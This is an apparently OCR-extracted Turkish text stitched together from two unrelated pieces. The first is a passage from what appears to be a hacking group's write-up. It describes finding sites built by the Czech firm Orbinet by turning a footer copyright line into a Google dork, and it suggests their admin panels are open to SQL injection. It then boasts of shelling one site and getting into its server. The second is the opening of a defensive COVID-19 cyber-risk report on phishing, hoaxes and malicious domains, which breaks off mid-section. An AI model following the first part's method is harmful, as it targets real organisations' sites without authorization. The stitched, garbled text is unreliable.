
Bu Site Nereye Ait ?
-Çek Cumhrıiyeti


Bu Siteyi Kodlayan Firma?
Orbinet adında bir çek firması.
o zaman orbinet başka çek lokasyonlu sitelere'de hizmet veriyor olabilir hizmet verdiği sitelerin admin panellerinde'de aynı script kullanıldığı için yine post sql olabilir panelden yola çıkarak bir dork yazalım.


Panelde En Altta Ne Yazıyor Demiştik ?
=Copiryght © 2003 - 2020 Orbinet.cz yazıyor.




Bundan bir Dork oluşturup Google'de Orbinet tarafından kodlanmış siteleri çıkartalım;










Gördüğünüz gibi Çek Lokasyonlu Orbinet Hosting Firması'nın Admin Panelini kodlarken yaptığı hataların nelere mal olduğunu görüyoruz;





Hatta Bir Tanesini Shelledik bu sayede sunucuya da girmiş olduk;


























SOSYAL MEDYA
HESAPLARIMIZI
TAKİP EDİN

instagram.com/Cyber.warrior.tim/
youtube.com/Cyber-Warrior TIM
facebook.com/CyberWarriorTR
twitter.com/CWTiMZ

2020

#evdekalbilgiliol

Bahtiyar PALTACI

covld19.com – bg.org.tr

[COVID-19 SİBER RİSK RAPORU]

[Küresel olarak etkisini gösteren Covid-19 Pandemisi'nin dünya çapında oluşturduğu siber tehditleri ve Türkiye'nin pandemi kapsamında siber risk boyutunu, önlemleri ve önerileri kapsar.]

İÇİNDEKİLER

Covid-19 Pandemisinin Çıkışı

- Pandeminin Çıkış Tarihi Ve Siber Ortamdaki Durum
- Öngörülen / Gerçekleşen Siber Riskler

Covid-19 Pandemisinin Yayılışı

- Dünya Genelinde Dijital Sirkülasyon
- Açılan Covid-19 Domainleri Ve Amaçları
- Hoax Ve Phishing Vakalarının Artışı
- Resmi Covid-19 Kaynakları
- Online Eğitim'e Geçiş Süreci Ve Getirmiş Olduğu Riskler
- En Çok Kullanılan Online Eğitim Araçları

Sonuç Ve Önlemler

- Online İletişim ve Mobil İçin Önlemler
- Hoax ve Phishing Vakalarına Karşı Önlemler

[1] Covid-19 Pandemisinin Çıkışı

[1.1] Pandeminin çıkış tarihi ve siber ortamdaki durum

1 Aralık 2019 tarihinde Çin'in Vuhan kentinde meydana gelen virüs salgınının Ocak 2020 ortasında dünya geneline yayılmaya başladığı ve konu hakkında tedbirler alındığı görülmektedir.


Aralık-Ocak ayı içerisinde Covid-19 hakkında ortaya çıkan bilgiler çoğunlukla siber ortamda resmi kaynaklar ve sosyal mecra üzerinden takip edilmekteydi. Şubat 2020'den itibaren covid19, covid-19, coronavirüs, coronapandemi v.b domainlerin artışında patlama yaşandı.

Ortaya çıkan tabloda çeşitli sağlık sektörüne hizmet veren kurumlar veya temizlik kuruluşlarının da dahil olduğu reg şirketlerinin ise daha çok ön planda olduğu görülmekte. Domainlerin reglenerek daha sonra da belirli şirketlerce satın alındığı da görülmekte.

Siber ortam da ortaya çıkan vakaların başlangıç noktası Şubat 2020 olarak tanımlanabilir. Domain sayısının artışı beraberinde bir çok hoax ve phishing olayını da meydana getirmiştir.

[1.2] Öngörülen / Gerçekleşen Siber Riskler

Aşağıda ki grafikte Covid-19 Pandemisine ilişkin siber ortamda Phishing, Hoax ve Domain Artışı ele alınmıştır. Ocak-Nisan arası olup kaynaklarla desteklenen grafik 10 üzerinden [Artış Hızı] derecelendirilip 3 konuda [Risk Türleri] siber risk alanında ki artışı göstermek maksadıyla hazırlanmıştır.



Covid-19 Pandemisi Siber Risk Raporu – Bahtiyar PALTACI

Ülkemiz bazında gerçekleşen genel siber olaylar ele alındığında, çoğunlukla sanal dolandırıcılık ve sahte sayfalar üzerinden yapılan etkileşimler görülmektedir. Bu kapsamda değerlendirilen risklerde Phishing oranı %70 Hoax oranı %80 ve beraberinde getirdiği dolandırıcılık olayları silsilesi bir hayli fazladır.

Hoax vakalarının en çok gerçekleştiği ortamlar sırasıyla :

- Whatsapp
- Twitter
- Instagram
- Facebook
- Görsel Medya
- Yazılı Medya

Phishing vakalarında en çok rol alınan kuruluşlar :

- E-Devlet
- Bankalar
- Cumhurbaşkanlığı İletişim Ofisi
- Çeşitli belediyeler ve valilikler
- Medya kuruluşları

Vaka oluşum süreçlerinde saldırganlarca amaçlanan hedefler/amaçlar :


- Fidye isteme, gayriresmi para kazanma
- Kişisel bilgileri ele geçirme, kötüye kullanma
- Şantaj ve kötüye kullanım ile kurban profili oluşturma
- Hacktivizm, Black Hat senaryoları

Sırasıyla oluşan siber riskler :

- Phishing
- Hoax
- Ransomware
- Keylogging
- RCE


Aşağıdaki grafiklerde siber vakalara göre çeşitli oranlar ele alınmıştır.

Hoax Vakaları Ortam Grafiği: Gerçekleşen spekülasyon ve yalan haberlerin ve beraberinde getireceği sorunların hangi ortamlar üzerinden yapıldığının oranlarını içerir.




Covid-19 Pandemisi Siber Risk Raporu – Bahtiyar PALTACI

Phishing Vakaları Rol Modelleri Grafiği: Gerçekleşen oltalama saldırılarının, en çok hangi kurum ve kuruluşların rol model alınarak yapıldığını göstermektedir.



Covid-19 Pandemisi Siber Risk Raporu – Bahtiyar PALTACI

Bu grafik gerçekleşen siber saldırıların Covid19 kapsamındaki amaçlarının ve sonuçlarının ele alındığı oranları içermektedir.




Covid-19 Pandemisi Siber Risk Raporu – Bahtiyar PALTACI

Genel olarak siber risklere baktığımızda yaşanan vakaların amaç ve sonuçları değerlendirildiğinde; ortaya çıkan Covid19 Pandemisi'nin getirdiği endişe ve merak duygusu

kullanılarak vakaların artışı ve genel amaçların değişmediği görülmektedir. Grafikte yer alan unsurlara ek olarak siber ortamdan “Korku Yayma, Spekülasyon” oranları da bir hayli fazladır.


Devam eden salgın sürecinde ülkemizde ki gündeme göre siber ortam koşullarında ortaya çıkabilecek vaka ve risklerin ortam/unsur incelemeleri ve sonuç endeksi aşağıdaki grafikte toplanmıştır.

Gündem Konularına Göre Öngörülen Risklerin Ortam Grafiği [1]



	Online Eğitim	Ücretsiz Maske Dağıtımı	Aşı, İlaç, Banka Borçları V.b	Yasaklar, Tatiller, İdari İzinler
TV	1	1	3	1
PC-Tablet	5	5	5	5
Mobil	4	5	5	5

Gündem Konularına Göre Öngörülen Risklerin Ortam Grafiği [2]



Covid-19 Pandemisi Siber Risk Raporu – Bahtiyar PALTACI

Yukarıda belirtilen iki grafik de amaç-sonuç nedeni ilişkisi içerisinde bir bütün olarak değerlendirilmelidir. Şöyle ki ; Televizyon, PC ve Tablet, Mobil ortamlardan gelecek siber

risklerin [gündem konuları] bütününde bu konular kapsamınca gerçekleşecek [siber saldırılar] dağılımları 4 madde üzerinden [TV,Mobil,PC-Tablet] değerlendirilerek oranlanmıştır.


[2] Covid-19 Pandemisinin Yayılışı

[2.1] Dünya Genelinde Dijital Sirkülasyon

Covid-19 çıkış tarihinden yayılma sürecine kadar dünya genelinde dijital sirkülasyon da çok fazla artış görülmektedir. Domain ve web sistemleri alımları, kurulumları liste dahilinde olmakla birlikte, çevrimiçi eğitim metodları, çevrimiçi siparişler, online görüşmeler genel olarak artış listesindedir.

[2.3] Açılan Covid-19 Domainleri Ve Amaçları

Aşağıda ki grafikte açılan Covid-19 domainlerinin amaçlarını göstermek üzere diğer ortamlar ile de mükayese yapılarak sonuçlar listelenmiştir.



Covid-19 Pandemisi Siber Risk Raporu – Bahtiyar PALTACI

Açılan domainlerin meşru olduğu kadar gayrimeşru olanları da bir hayli fazladır. Amaçlar spam, kimlik avı, komuta kontrolsunucuları odaklı saldırılar, kötü amaçlı yazılım yaymak gibi faktörleri kapsamaktadır.

[2.4] Hoax Ve Phishing Vakalarının Artışı

